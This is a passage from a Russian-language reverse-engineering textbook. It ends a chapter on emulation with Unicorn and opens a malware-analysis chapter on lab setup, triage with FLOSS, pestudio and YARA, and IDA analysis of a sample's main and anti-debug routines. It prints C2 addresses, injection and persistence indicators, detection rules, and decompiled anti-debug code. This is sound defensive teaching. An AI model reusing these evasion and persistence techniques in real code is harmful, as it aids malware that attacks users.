Частые ошибки и их решения:

```
# Ошибка: UC_ERR_READ_UNMAPPED (чтение из немаппированной памяти)
# Причина: код обращается к памяти, которую мы не загрузили
# Решение: добавить хук на невалидную память

def hook_unmapped(uc, access, address, size, value, user_data):
    page = address & ~0xFFF
    print(f"[!] Auto-mapping 0x{page:X} (access at 0x{address:X})")
    uc.mem_map(page, 0x1000)
    return True

mu.hook_add(UC_HOOK_MEM_READ_UNMAPPED | UC_HOOK_MEM_WRITE_UNMAPPED,
            hook_unmapped)

# Ошибка: UC_ERR_FETCH_UNMAPPED (переход на немаппированный адрес)
# Причина: call на импортированную функцию (адрес в IAT)
# Решение: хук на call или перехват конкретного адреса

def hook_code(uc, address, size, user_data):
    if address == 0x14002B000:  # IAT-запись VirtualAlloc
        # Эмулируем VirtualAlloc
        rcx = uc.reg_read(UC_X86_REG_RCX)  # lpAddress
        rdx = uc.reg_read(UC_X86_REG_RDX)  # dwSize
        alloc_addr = 0x60000000 + user_data.get('alloc_offset', 0)
        aligned = (rdx + 0xFFF) & ~0xFFF
        uc.mem_map(alloc_addr, aligned)
        uc.reg_write(UC_X86_REG_RAX, alloc_addr)
        user_data['alloc_offset'] = user_data.get('alloc_offset', 0) + aligned
        # Пропускаем call --- переходим на ret
        ret_addr_bytes = uc.mem_read(uc.reg_read(UC_X86_REG_RSP), 8)
        ret_addr = int.from_bytes(ret_addr_bytes, 'little')
        uc.reg_write(UC_X86_REG_RIP, ret_addr)
        uc.reg_write(UC_X86_REG_RSP, uc.reg_read(UC_X86_REG_RSP) + 8)

mu.hook_add(UC_HOOK_CODE, hook_code, user_data={})
```

20.9.2. Типичный рабочий процесс

```
1. Анализ в IDA Pro
   ├── Определить функцию-цель (расшифровка, проверка)
   ├── Определить calling convention и аргументы
   └── Найти все xref'ы к функции

2. Выбор инструмента
   ├── Простая функция без API-вызовов → Unicorn / flare-emu
   ├── Интерактивное исследование → uEmu
   └── Поиск входных данных → angr

3. Написание скрипта
   ├── Загрузка сегментов / бинарника
   ├── Настройка хуков (API, память)
   ├── Эмуляция
   └── Извлечение и сохранение результатов

4. Обогащение IDB
   ├── Комментарии с расшифрованными строками
   ├── Переименование функций
   └── Повторный анализ с новой информацией
```

20.10. Итоги главы

Эмуляция кода --- мощный инструмент, дополняющий статический анализ в IDA Pro. Мы рассмотрели четыре уровня абстракции:

1. **Unicorn Engine** --- низкоуровневая эмуляция CPU с полным контролем над регистрами, памятью и хуками. Требует ручной настройки, но даёт максимальную гибкость.
2. **uEmu** --- интерактивный плагин для пошаговой эмуляции прямо в IDA. Удобен для быстрого анализа отдельных функций.
3. **flare-emu** --- высокоуровневая библиотека от Mandiant, автоматизирующая рутинные задачи: загрузку сегментов, настройку стека, перехват вызовов. Оптимальный выбор для массовой деобфускации.

4. **angr** --- фреймворк символического исполнения, позволяющий автоматически находить входные данные, ведущие к заданным точкам в программе. Незаменим для решения crackme и анализа достижимости кода.

   Каждый инструмент занимает свою нишу. В реальной работе аналитика эффективнее всего комбинировать их: flare-emu для снятия обфускации, Unicorn для точечной эмуляции нестандартных конструкций, angr для поиска скрытых путей выполнения. Все эти инструменты интегрируются с IDA Pro через IDAPython, позволяя обогащать базу данных результатами эмуляции: расшифрованными строками, разрешёнными API-вызовами и аннотациями достижимости.

ЧАСТЬ V

АНАЛИЗ ВРЕДОНОСНОГО ПО


Глава 21. Методология анализа малвари

21.1. Безопасная лаборатория для анализа

Анализ вредоносного программного обеспечения требует изолированной среды, в которой исследователь может безопасно запускать и изучать образцы без риска заражения основной системы или корпоративной сети.

21.1.1. Архитектура лаборатории

Типичная лаборатория для анализа малвари состоит из нескольких компонентов:



21.1.2. Настройка виртуальных машин

VMware Workstation / VirtualBox — базовые настройки:

1. **Сетевая изоляция.** Создайте Host-Only сеть без доступа к Интернету:

```
# VMware: Edit → Virtual Network Editor
# Создать Host-Only сеть VMnet2
# Снять галку "Connect a host virtual adapter to this network"
# Снять галку "Use local DHCP service"

# VirtualBox:
VBoxManage hostonlyif create
VBoxManage hostonlyif ipconfig vboxnet0 --ip 192.168.100.1 --netmask 255.255.255.0
VBoxManage modifyvm "MalwareAnalysis" --nic1 hostonly --hostonlyadapter1 vboxnet0
```

1. **Снапшоты.** Создайте «чистый» снапшот после полной настройки VM:

```
# VMware CLI
vmrun snapshot "C:\VMs\Win10Analysis\Win10Analysis.vmx" "CleanState"

# VirtualBox
VBoxManage snapshot "MalwareAnalysis" take "CleanState" --description "Clean state bef
```

1. **Отключение общих папок, drag-and-drop, clipboard sharing:**

```
# VirtualBox
VBoxManage modifyvm "MalwareAnalysis" --clipboard-mode disabled
VBoxManage modifyvm "MalwareAnalysis" --draganddrop disabled
VBoxManage setextradata "MalwareAnalysis" "VBoxInternal2/SharedFoldersEnableSymlinksCre
```

21.1.3. Инструментарий аналитической VM (FlareVM)

FlareVM — набор скриптов от Mandiant для автоматической установки инструментов:

```
# Установка FlareVM (в PowerShell с правами администратора)
Set-ExecutionPolicy Unrestricted -Force
(New-Object net.webclient).DownloadFile(
    'https://raw.githubusercontent.com/mandiant/flare-vm/main/install.ps1',
    "$env:TEMP\install.ps1"
)
Unblock-File "$env:TEMP\install.ps1"
& "$env:TEMP\install.ps1" -password MalwareLab123 -noWait -noGui
```

Ключевые инструменты, устанавливаемые в FlareVM:

Категория	Инструменты
Дизассемблеры	IDA Pro, Ghidra, Binary Ninja
Отладчики	x64dbg, WinDbg, OllyDbg
Мониторинг	Process Monitor, Process Explorer, API Monitor
PE-анализ	pestudio, CFF Explorer, PE-bear, Detect It Easy
Сетевой анализ	Wireshark, FakeNet-NG, Fiddler
Строки/деобфускация	FLOSS, de4dot, dnSpy
Скриптовые	Python 3, PowerShell, Ruby

21.1.4. Сетевая симуляция с INetSim и FakeNet-NG

Многие образцы малвари проверяют наличие сети, обращаются к C2-серверам или скачивают дополнительные модули. Для эмуляции сетевых сервисов:

```
# Настройка INetSim на REMnux VM
sudo vi /etc/inetsim/inetsim.conf

# Ключевые параметры:
# service_bind_address    192.168.100.10
# dns_default_ip          192.168.100.10
# start_service dns
# start_service http
# start_service https
# start_service smtp
# start_service ftp

sudo inetsim
```

```
# FakeNet-NG на Windows (более удобен для Windows-анализа)
# Запуск из каталога FakeNet-NG:
fakenet.exe

# Вывод:
[*] FakeNet-NG v3.1 started
[*] Diverter: Redirecting all DNS queries to 127.0.0.1
[*] DNS Listener on 0.0.0.0:53
[*] HTTP Listener on 0.0.0.0:80
[*] HTTPS Listener on 0.0.0.0:443
[*] SMTP Listener on 0.0.0.0:25
[*] Waiting for connections...
```

21.2. Triage: первичный анализ образца

Triage — это быстрый первичный анализ, позволяющий за 5–15 минут определить природу образца и приоритет дальнейшего исследования.

21.2.1. Хеширование и идентификация

```
# Получение хешей образца
$ md5sum suspicious.exe
a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6  suspicious.exe

$ sha256sum suspicious.exe
4f7e8d9c0b1a2e3f4d5c6b7a8e9f0d1c2b3a4e5f6d7c8b9a0e1f2d3c4b5a6e7  suspicious.exe

# Проверка на VirusTotal (через API)
$ curl -s -X POST 'https://www.virustotal.com/api/v3/files' \
    -H 'x-apikey: YOUR_API_KEY' \
    --form 'file=@suspicious.exe' | python3 -m json.tool

# Или через vt-cli:
$ vt file suspicious.exe
- sha256: 4f7e8d9c0b1a2e3f...
- type: peexe
- size: 245760
- detection: 42/71
- first_submission: 2024-03-15
- names: ["update_service.exe", "svchost32.exe"]
```

21.2.2. Анализ строк: strings и FLOSS

Стандартный `strings` находит только ASCII/Unicode-строки в открытом виде. FLOSS (FLARE Obfuscated String Solver) дополнительно извлекает строки, защищённые обфускацией:

```
$ strings -n 6 suspicious.exe | head -40
!This program cannot be run in DOS mode.
.text
.rdata
.data
.rsrc
kernel32.dll
ntdll.dll
VirtualAlloc
VirtualProtect
WriteProcessMemory
CreateRemoteThread
OpenProcess
NtUnmapViewOfSection
http://
Mozilla/5.0
cmd.exe /c
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
schtasks /create
\\.\pipe\
SeDebugPrivilege
WS2_32.dll
connect
send
recv
```

```
$ floss suspicious.exe

FLARE FLOSS Results
===================

Static Strings (showing suspicious only):
-----------------------------------------
VirtualAlloc
WriteProcessMemory
CreateRemoteThread
OpenProcess
NtUnmapViewOfSection
http://update-service[.]com/gate.php
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
cmd.exe /c del "%s"
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Decoded Strings:
----------------
C:\Windows\System32\svchost.exe
\\.\pipe\malware_comm_pipe
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
%APPDATA%\Microsoft\updater.exe
http://185.141.27[.]83/api/check
AES-256-CBC
HWID=%s&VER=2.1&OS=%s

Stack Strings:
--------------
GetProcAddress
LoadLibraryA
kernel32.dll
ntdll.dll
AmsiScanBuffer
EtwEventWrite
```

Строки, выявленные FLOSS, дают нам критическую информацию: - **Process Injection**: `VirtualAlloc`, `WriteProcessMemory`, `CreateRemoteThread`, `NtUnmapViewOfSection` — признаки Process Hollowing - **Persistence**: запись в `Run` ключ реестра, `schtasks` - **C2-коммуникация**: URL, User-Agent, pipe - **Evasion**: `AmsiScanBuffer`, `EtwEventWrite` — патчинг AMSI и ETW

21.2.3. Анализ импортов и PE-структуры

pestudio — быстрый triage PE-файлов:

```
pestudio suspicious.exe

═══ File Information ═══
file-type:          executable (PE32)
architecture:       x86 (32-bit)
subsystem:          GUI
compiler:           Microsoft Visual C++ 2019
linker:             14.29
entropy:            7.12 (packed/encrypted)
file-size:          245760 bytes
sections:           5

═══ Suspicious Indicators ═══
[!] HIGH entropy section: .text (7.85)
[!] Import: VirtualAllocEx (code injection)
[!] Import: WriteProcessMemory (code injection)
[!] Import: CreateRemoteThread (code injection)
[!] Import: NtUnmapViewOfSection (process hollowing)
[!] Import: OpenProcess (process manipulation)
[!] Import: AdjustTokenPrivileges (privilege escalation)
[!] String: "schtasks" (persistence)
[!] String: "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
[!] Resource with high entropy: RCDATA/101 (7.91)

═══ Imports (suspicious) ═══
kernel32.dll:
  - VirtualAlloc
  - VirtualAllocEx
  - VirtualProtect
  - WriteProcessMemory
  - CreateRemoteThread
  - OpenProcess
  - CreateProcessA (CREATE_SUSPENDED)
  - ReadProcessMemory
  - GetThreadContext
  - SetThreadContext
  - ResumeThread

ntdll.dll:
  - NtUnmapViewOfSection
  - NtWriteVirtualMemory
  - RtlMoveMemory

advapi32.dll:
  - RegSetValueExA
  - OpenProcessToken
  - AdjustTokenPrivileges
  - LookupPrivilegeValueA
```

Detect It Easy (DiE) — определение пакера/компилятора:

```
$ diec suspicious.exe

PE32
    Linker: Microsoft Linker(14.29.30148)
    Compiler: Microsoft Visual C/C++(2019 v.16.11)[C]
    Packer: UPX(3.96)[NRV2B,brute]
    Overlay: Not present
    Entropy: 7.12 (Packed)

Sections:
    .UPX0   VirtSize: 0x4A000  RawSize: 0x0      Entropy: 0.00
    .UPX1   VirtSize: 0x1E000  RawSize: 0x1DA00  Entropy: 7.85
    .rsrc   VirtSize: 0x1000   RawSize: 0xA00    Entropy: 4.23
```

21.2.4. Энтропийный анализ

Высокая энтропия (близкая к 8.0) указывает на упакованный или зашифрованный код:

```
$ python3 entropy_analyzer.py suspicious.exe

Section Analysis:
──────────────────────────────────────────────────
Section     VirtAddr    RawSize    Entropy    Status
──────────────────────────────────────────────────
.UPX0       0x00401000  0x00000    0.00       Empty
.UPX1       0x0044B000  0x1DA00    7.85       PACKED
.rsrc       0x00469000  0x00A00    4.23       Normal
──────────────────────────────────────────────────
Overall file entropy: 7.12 (HIGH - likely packed)

Entropy Distribution (histogram):
0.0 ████▒▒▒▒▒▒▒▒▒▒▒▒  Section .UPX0 (empty stub)
7.8 ████████████████  Section .UPX1 (compressed)
4.2 ██████████▒▒▒▒▒▒  Section .rsrc (resources)

Verdict: File is likely packed with UPX or similar packer.
         Recommend unpacking before static analysis.
```

21.2.5. YARA-правила для классификации

YARA позволяет быстро классифицировать образец по известным сигнатурам:

```
rule ProcessHollowing_Indicators {
    meta:
        description = "Detects process hollowing technique"
        author = "Malware Analyst"
        severity = "HIGH"

    strings:
        $api1 = "CreateProcessA" ascii wide
        $api2 = "CreateProcessW" ascii wide
        $api3 = "NtUnmapViewOfSection" ascii wide
        $api4 = "WriteProcessMemory" ascii wide
        $api5 = "SetThreadContext" ascii wide
        $api6 = "ResumeThread" ascii wide
        $api7 = "GetThreadContext" ascii wide
        $api8 = "VirtualAllocEx" ascii wide

        $suspended = { 04 00 00 00 }  // CREATE_SUSPENDED flag

    condition:
        uint16(0) == 0x5A4D and
        $api3 and
        ($api4 or $api8) and
        ($api5 or $api6) and
        ($api1 or $api2)
}

rule Trojan_Downloader_Generic {
    meta:
        description = "Generic trojan downloader indicators"
        severity = "MEDIUM"

    strings:
        $url1 = /https?:\/\/[\w\.\-]+\/(gate|panel|api|update|check)\.(php|asp|jsp)/ as
        $ua = "Mozilla/5.0" ascii
        $cmd1 = "cmd.exe /c" ascii nocase
        $cmd2 = "powershell" ascii nocase
        $reg = "CurrentVersion\\Run" ascii
        $del = "del \"%s\"" ascii

    condition:
        uint16(0) == 0x5A4D and
        $url1 and $ua and
        ($cmd1 or $cmd2) and
        ($reg or $del)
}
```

```
# Сканирование образца
$ yara -s malware_rules.yar suspicious.exe
ProcessHollowing_Indicators suspicious.exe
0x1a3f0:$api1: CreateProcessA
0x1a410:$api3: NtUnmapViewOfSection
0x1a430:$api4: WriteProcessMemory
0x1a450:$api5: SetThreadContext
0x1a460:$api6: ResumeThread

Trojan_Downloader_Generic suspicious.exe
0x1b200:$url1: http://185.141.27.83/api/check.php
0x1b280:$ua: Mozilla/5.0
0x1b2e0:$cmd1: cmd.exe /c
0x1b310:$reg: CurrentVersion\Run
```

21.3. Статический анализ: workflow

21.3.1. Распаковка образца

Если triage показал, что образец упакован (высокая энтропия, пакер определён):

```
# Распаковка UPX
$ upx -d suspicious.exe -o suspicious_unpacked.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reese

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     483328 <-    245760   50.85%    win32/pe     suspicious_unpacked.exe

Unpacked 1 file.
```

Для неизвестных пакеров используется ручная распаковка — запуск под отладчиком до OEP (Original Entry Point) и дамп из памяти.

21.3.2. CFF Explorer — PE-структура

CFF Explorer позволяет детально изучить PE-заголовки и таблицы:

```
CFF Explorer Analysis: suspicious_unpacked.exe

=== DOS Header ===
e_magic:    0x5A4D (MZ)
e_lfanew:   0x00000100

=== NT Headers ===
Signature:          0x00004550 (PE)
Machine:            0x014C (I386)
NumberOfSections:   5
TimeDateStamp:      0x65F2A1B0 (2024-03-14 08:15:28 UTC)
Characteristics:    0x0102 (EXECUTABLE_IMAGE | 32BIT_MACHINE)

=== Optional Header ===
AddressOfEntryPoint:  0x00012A40
ImageBase:            0x00400000
SectionAlignment:     0x00001000
FileAlignment:        0x00000200
Subsystem:            0x0002 (WINDOWS_GUI)

=== Data Directories ===
Import Directory:     0x0003C000  Size: 0x0001A0
Resource Directory:   0x00045000  Size: 0x000A00
TLS Directory:        0x00000000  Size: 0x000000
Debug Directory:      0x0003B000  Size: 0x000038

=== Section Headers ===
Name     VirtAddr   VirtSize   RawSize    Entropy  Characteristics
.text    0x001000   0x03A000   0x039E00   6.42     CODE|EXECUTE|READ
.rdata   0x03B000   0x002000   0x001C00   4.85     INITIALIZED|READ
.data    0x03D000   0x005000   0x001200   3.21     INITIALIZED|READ|WRITE
.rsrc    0x045000   0x001000   0x000A00   4.23     INITIALIZED|READ
.reloc   0x046000   0x003000   0x002800   5.67     INITIALIZED|READ
```

21.4. Глубокий анализ в IDA Pro — пошаговая методология

21.4.1. Начальная загрузка и настройка

При загрузке распакованного образца в IDA Pro:

```
──────────────────────────────────────────
IDA Pro 9.0 — Loading suspicious_unpacked.exe
──────────────────────────────────────────

[1] File type: Portable Executable for 80386 (PE)
[2] Processor: MetaPC (x86)
[3] Loading segments:
    .text   00401000-0043B000  CODE
    .rdata  0043B000-0043D000  DATA
    .data   0043D000-00442000  DATA
    .rsrc   00445000-00446000  DATA
    .reloc  00446000-00449000  DATA
[4] Loading imports from 4 modules:
    kernel32.dll   - 47 functions
    ntdll.dll      - 5 functions
    advapi32.dll   - 8 functions
    ws2_32.dll     - 12 functions
[5] Type libraries loaded: mssdk, vc32rtf
[6] FLIRT signatures matched: 128 functions
[7] Auto-analysis complete. 412 functions identified.
```

21.4.2. Шаг 1 — Обзор импортов (Imports window)

Откройте окно Imports (View → Open subviews → Imports) и отсортируйте по модулю:

```
Address      Ordinal  Name                          Module
0043B1A0     ---      CreateProcessA                kernel32.dll
0043B1A4     ---      OpenProcess                   kernel32.dll
0043B1A8     ---      VirtualAllocEx                kernel32.dll
0043B1AC     ---      WriteProcessMemory            kernel32.dll
0043B1B0     ---      GetThreadContext              kernel32.dll
0043B1B4     ---      SetThreadContext              kernel32.dll
0043B1B8     ---      ResumeThread                  kernel32.dll
0043B1BC     ---      ReadProcessMemory             kernel32.dll
0043B1C0     ---      VirtualProtectEx              kernel32.dll
0043B1C4     ---      CreateFileA                   kernel32.dll
0043B1C8     ---      WriteFile                     kernel32.dll
0043B1CC     ---      GetModuleFileNameA            kernel32.dll
0043B1D0     ---      GetTempPathA                  kernel32.dll
0043B1D4     ---      CopyFileA                     kernel32.dll
0043B1D8     ---      CreateMutexA                  kernel32.dll
0043B1DC     ---      GetLastError                  kernel32.dll
0043B1E0     ---      Sleep                         kernel32.dll
0043B1E4     ---      ExitProcess                   kernel32.dll
0043B200     ---      NtUnmapViewOfSection          ntdll.dll
0043B204     ---      NtWriteVirtualMemory          ntdll.dll
0043B208     ---      RtlInitUnicodeString          ntdll.dll
0043B20C     ---      NtQueryInformationProcess     ntdll.dll
0043B210     ---      NtSetInformationThread        ntdll.dll
0043B220     ---      RegOpenKeyExA                 advapi32.dll
0043B224     ---      RegSetValueExA                advapi32.dll
0043B228     ---      RegCloseKey                   advapi32.dll
0043B22C     ---      OpenProcessToken              advapi32.dll
0043B230     ---      AdjustTokenPrivileges         advapi32.dll
0043B234     ---      LookupPrivilegeValueA         advapi32.dll
0043B238     ---      CreateServiceA                advapi32.dll
0043B23C     ---      OpenSCManagerA                advapi32.dll
0043B250     ---      WSAStartup                    ws2_32.dll
0043B254     ---      socket                        ws2_32.dll
0043B258     ---      connect                       ws2_32.dll
0043B25C     ---      send                          ws2_32.dll
0043B260     ---      recv                          ws2_32.dll
0043B264     ---      closesocket                   ws2_32.dll
0043B268     ---      inet_addr                     ws2_32.dll
0043B26C     ---      htons                         ws2_32.dll
0043B270     ---      gethostbyname                 ws2_32.dll
```

Классификация по импортам:

- **Инъекция процесса**: `CreateProcessA`, `VirtualAllocEx`, `WriteProcessMemory`, `NtUnmapViewOfSection`, `SetThreadContext`, `ResumeThread` → **Process Hollowing**
- **Persistence**: `RegSetValueExA`, `CreateServiceA` → запись в реестр и создание сервиса
- **Привилегии**: `OpenProcessToken`, `AdjustTokenPrivileges` → повышение привилегий
- **Сеть**: `socket`, `connect`, `send`, `recv` → прямое сетевое взаимодействие (C2)
- **Anti-analysis**: `NtQueryInformationProcess`, `NtSetInformationThread` → anti-debug

21.4.3. Шаг 2 — Анализ точки входа и функции main

```
; Entry Point
.text:00412A40     start           proc near
.text:00412A40 000                 call    __security_init_cookie
.text:00412A45 000                 jmp     __mainCRTStartup
.text:00412A45     start           endp

; После анализа CRT-инициализации находим реальный main:
.text:00412A50     __mainCRTStartup proc near
.text:00412A50 000                 push    ebp
.text:00412A51 004                 mov     ebp, esp
.text:00412A53 004                 ...
.text:00412B10 004                 call    _main           ; ⟵ реальная точка входа
.text:00412B15 004                 ...
```

Переходим к `_main`:

```
.text:00401000     _main           proc near
.text:00401000
.text:00401000     var_mutex_name  = byte ptr -114h
.text:00401000     var_buf         = byte ptr -110h
.text:00401000     var_path        = byte ptr -10Ch
.text:00401000
.text:00401000 000                 push    ebp
.text:00401001 004                 mov     ebp, esp
.text:00401003 004                 sub     esp, 114h
.text:00401009 118                 push    esi
.text:0040100A 11C                 push    edi
.text:0040100B 120
.text:0040100B                   ; ═══ Mutex check (single instance) ═══
.text:0040100B 120                 push    0               ; bInitialOwner
.text:0040100D 124                 push    0               ; lpMutexAttributes
.text:0040100F 128                 lea     eax, [ebp+var_mutex_name]
.text:00401012 128                 push    offset aMtx_a1b2c3     ; "MTX_A1B2C3D4"
.text:00401017 12C                 call    ds:CreateMutexA
.text:0040101D 120                 call    ds:GetLastError
.text:00401023 120                 cmp     eax, 0B7h       ; ERROR_ALREADY_EXISTS
.text:00401028 120                 jz      loc_401500      ; exit if already running
.text:0040102E 120
.text:0040102E                   ; ═══ Anti-debug check ═══
.text:0040102E 120                 call    sub_403000      ; anti_debug_check
.text:00401033 120                 test    eax, eax
.text:00401035 120                 jnz     loc_401500      ; exit if debugger detected
.text:0040103B 120
.text:0040103B                   ; ═══ Enable SeDebugPrivilege ═══
.text:0040103B 120                 call    sub_403200      ; enable_debug_privilege
.text:00401040 120
.text:00401040                   ; ═══ Install persistence ═══
.text:00401040 120                 call    sub_404000      ; install_persistence
.text:00401045 120
.text:00401045                   ; ═══ Main payload: process hollowing ═══
.text:00401045 120                 call    sub_405000      ; process_hollowing_main
.text:0040104A 120
.text:0040104A                   ; ═══ C2 communication loop ═══
.text:0040104A 120                 call    sub_408000      ; c2_main_loop
.text:0040104F 120
.text:0040104F                   ; ═══ Cleanup and exit ═══
.text:0040104F 120                 push    0
.text:00401051 124                 call    ds:ExitProcess
.text:00401051     _main           endp
```

Декомпилятор (Hex-Rays) даёт более наглядную картину:

```
// Декомпилированный main (F5)
int __cdecl main(int argc, const char **argv, const char **envp)
{
    HANDLE hMutex;

    // Проверка единственного экземпляра
    hMutex = CreateMutexA(NULL, FALSE, "MTX_A1B2C3D4");
    if (GetLastError() == ERROR_ALREADY_EXISTS)
        return 0;

    // Anti-debug проверка
    if (anti_debug_check())
        return 0;

    // Включение SeDebugPrivilege
    enable_debug_privilege();

    // Установка persistence
    install_persistence();

    // Основная полезная нагрузка — Process Hollowing
    process_hollowing_main();

    // Цикл коммуникации с C2
    c2_main_loop();

    ExitProcess(0);
}
```

21.4.4. Шаг 3 — Переименование функций и добавление комментариев

В IDA Pro ключевой этап — переименование автоматически сгенерированных имён (sub_XXXXX) в осмысленные:

```
Переименование (клавиша N на имени функции):
  sub_403000  →  anti_debug_check
  sub_403200  →  enable_debug_privilege
  sub_404000  →  install_persistence
  sub_405000  →  process_hollowing_main
  sub_408000  →  c2_main_loop
  sub_405200  →  hollow_create_suspended
  sub_405400  →  hollow_unmap_and_write
  sub_405600  →  hollow_set_context_resume
  sub_406000  →  decrypt_payload
  sub_406500  →  xor_decode_string
  sub_407000  →  build_c2_request
  sub_407500  →  parse_c2_response
```

Комментарии добавляются клавишей `;` (обычный) или `Ins` (повторяемый):

```
.text:0040100B 120                push    0               ; bInitialOwner = FALSE
.text:0040100D 124                push    0               ; lpMutexAttributes = NULL
.text:00401012 128                push    offset aMtx_a1b2c3 ; "MTX_A1B2C3D4" — mutex
.text:00401017 12C                call    ds:CreateMutexA
; ANALYSIS: Mutex проверяет, что запущен только один экземпляр малвари.
; Имя мьютекса "MTX_A1B2C3D4" может использоваться как IoC.
.text:0040101D 120                call    ds:GetLastError
.text:00401023 120                cmp     eax, 0B7h       ; ERROR_ALREADY_EXISTS (0xB
.text:00401028 120                jz      loc_401500      ; → exit: другой экземпляр у
```

21.4.5. Шаг 4 — Анализ anti-debug функции

```
.text:00403000     anti_debug_check proc near
.text:00403000 000                 push    ebp
.text:00403001 004                 mov     ebp, esp
.text:00403003 004                 sub     esp, 18h
.text:00403006 01C
.text:00403006                   ; --- Метод 1: IsDebuggerPresent ---
.text:00403006 01C                 call    ds:IsDebuggerPresent
.text:0040300C 01C                 test    eax, eax
.text:0040300E 01C                 jnz     short loc_403080    ; debugger detected
.text:00403010 01C
.text:00403010                   ; --- Метод 2: NtQueryInformationProcess (DebugPort) ---
.text:00403010 01C                 lea     eax, [ebp-4]
.text:00403013 01C                 push    0               ; ReturnLength
.text:00403015 020                 push    4               ; ProcessInformationLength
.text:00403017 024                 push    eax             ; ProcessInformation (outpu
.text:00403018 028                 push    7               ; ProcessDebugPort
.text:0040301A 02C                 push    0FFFFFFFFh      ; ProcessHandle = -1 (curre
.text:0040301C 030                 call    ds:NtQueryInformationProcess
.text:00403022 01C                 cmp     dword ptr [ebp-4], 0
.text:00403026 01C                 jnz     short loc_403080    ; debugger detected
.text:00403028 01C
.text:00403028                   ; --- Метод 3: Timing check (RDTSC) ---
.text:00403028 01C                 rdtsc
.text:0040302A 01C                 mov     [ebp-8], eax        ; save first timestamp
.text:0040302D 01C                 mov     [ebp-0Ch], edx
.text:00403030 01C                 ; Выполняем серию инструкций
.text:00403030 01C                 xor     ecx, ecx
.text:00403032 01C                 mov     ecx, 100000h
.text:00403037
.text:00403037     @@loop:
.text:00403037 01C                 nop
.text:00403038 01C                 loop    @@loop
.text:0040303A 01C                 rdtsc
.text:0040303C 01C                 sub     eax, [ebp-8]        ; delta = t2 - t1
.text:0040303F 01C                 cmp     eax, 0FFFFFh        ; threshold
.text:00403044 01C                 ja      short loc_403080    ; too slow → debugger
.text:00403046 01C
.text:00403046                   ; --- Метод 4: NtSetInformationThread (ThreadHideFromDe
.text:00403046 01C                 push    0               ; ThreadInformationLength
.text:00403048 020                 push    0               ; ThreadInformation
.text:0040304A 024                 push    11h             ; ThreadHideFromDebugger
.text:0040304C 028                 push    0FFFFFFFEh      ; ThreadHandle = current th
.text:0040304E 02C                 call    ds:NtSetInformationThread
.text:00403054 01C
.text:00403054 01C                 xor     eax, eax            ; return 0 (no debugger)
.text:00403056 01C                 leave
.text:00403057 000                 retn
.text:00403058
.text:00403080     loc_403080:
.text:00403080 01C                 mov     eax, 1              ; return 1 (debugger de
.text:00403085 01C                 leave
.text:00403086 000                 retn
.text:00403086     anti_debug_check endp
```

Декомпилятор:

```
// anti_debug_check — проверка наличия отладчика
// Возвращает 1 если отладчик обнаружен, 0 если нет
BOOL anti_debug_check()
{
    DWORD debugPort;
    DWORD t1, t2;

    // Метод 1: IsDebuggerPresent (PEB.BeingDebugged)
    if (IsDebuggerPresent())
        return TRUE;

    // Метод 2: NtQueryInformationProcess — DebugPort
    debugPort = 0;
    NtQueryInformationProcess(
        GetCurrentProcess(),     // -1
        ProcessDebugPort,        // 7
        &debugPort,
        sizeof(debugPort),
        NULL
    );
    if (debugPort != 0)
        return TRUE;

    // Метод 3: RDTSC timing check
    t1 = __rdtsc();
    for (volatile int i = 0; i < 0x100000; i++)
        __nop();
    t2 = __rdtsc();
    if ((t2 - t1) > 0xFFFFF)    // слишком медленно — отладчик
        return TRUE;

    // Метод 4: Скрыть поток от отладчика
    NtSetInformationThread(
        GetCurrentThread(),          // -2
        ThreadHideFromDebugger,      // 0x11
        NULL,
        0
    );

    return FALSE;    // отладчик не обнаружен
}
```

21.4.6. Шаг 5 — Анализ строковой деобфускации

Малварь часто шифрует строки, чтобы избежать обнаружения статическим анализом:

```
.text:00406500     xor_decode_string proc near
.text:00406500
.text:00406500     arg_encoded     = dword ptr  8
.text:00406500     arg_key         = dword ptr  0Ch
.text:00406500     arg_len         = dword ptr  10h
.text:00406500     arg_output      = dword ptr  14h
.text:00406500
.text:00406500 000                 push    ebp
.text:00406501 004                 mov     ebp, esp
.text:00406503 004                 push    esi
.text:00406504 008                 push    edi
.text:00406505 00C                 push    ebx
.text:00406506 010
.text:00406506 010                 mov     esi, [ebp+arg_encoded]   ; source
.text:00406509 010                 mov     edi, [ebp+arg_output]    ; destination
.text:0040650C 010                 mov     ecx, [ebp+arg_len]       ; length
